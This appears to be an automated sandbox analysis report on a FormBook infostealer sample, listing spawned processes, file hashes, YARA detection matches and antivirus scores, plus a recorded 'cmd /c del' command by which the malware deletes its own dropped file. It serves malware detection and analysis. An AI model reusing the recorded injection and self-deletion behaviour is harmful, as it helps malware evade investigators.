Commandline:	C:\Users\user\AppData\Local\Temp\tynex.exe
Imagebase:	0x380000
File size:	455168 bytes
MD5 hash:	41137FD61B9CC0D92225C91660A5902C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2166292302.0000000000404000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2166292302.0000000000404000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2166292302.0000000000404000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Analysis Process: FB_BFF5.tmp.exe PID: 2748 Parent PID: 3000

General

Start time:	19:49:16
Start date:	03/08/2021
Path:	C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\FB_BFF5.tmp.exe'
Imagebase:	0x400000
File size:	3072 bytes
MD5 hash:	74BAFB3E707C7B0C63938AC200F99C7F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 5%, Metadefender, Browse • Detection: 2%, ReversingLabs
Reputation:	moderate

Analysis Process: FB_C479.tmp.exe PID: 2724 Parent PID: 3000

General

Start time:	19:49:17
Start date:	03/08/2021
Path:	C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe'
Imagebase:	0x1340000
File size:	186368 bytes
MD5 hash:	48ECE2CA39A9EAE7FCED7418CF071D46
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.2165364225.0000000001341000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2219948973.00000000000E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2219948973.00000000000E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2219948973.00000000000E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2220838294.0000000001341000.00000020.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2220838294.0000000001341000.00000020.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2220838294.0000000001341000.00000020.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2220048817.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2220048817.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2220048817.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1388 Parent PID: 2724

General

Start time:	19:49:19
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 2248 Parent PID: 1388

General

Start time:	19:49:39
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0xd00000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2358933329.0000000000070000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2358933329.0000000000070000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2358933329.0000000000070000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2359161562.00000000001B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2359161562.00000000001B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2359161562.00000000001B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2360905373.0000000002BFF000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2360905373.0000000002BFF000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2360905373.0000000002BFF000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2359102691.0000000000140000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2359102691.0000000000140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2359102691.0000000000140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2359372203.0000000000792000.00000004.00000020.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2359372203.0000000000792000.00000004.00000020.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2359372203.0000000000792000.00000004.00000020.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1244 Parent PID: 2248

General

Start time:	19:49:43
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\FB_C479.tmp.exe'
Imagebase:	0x49de0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis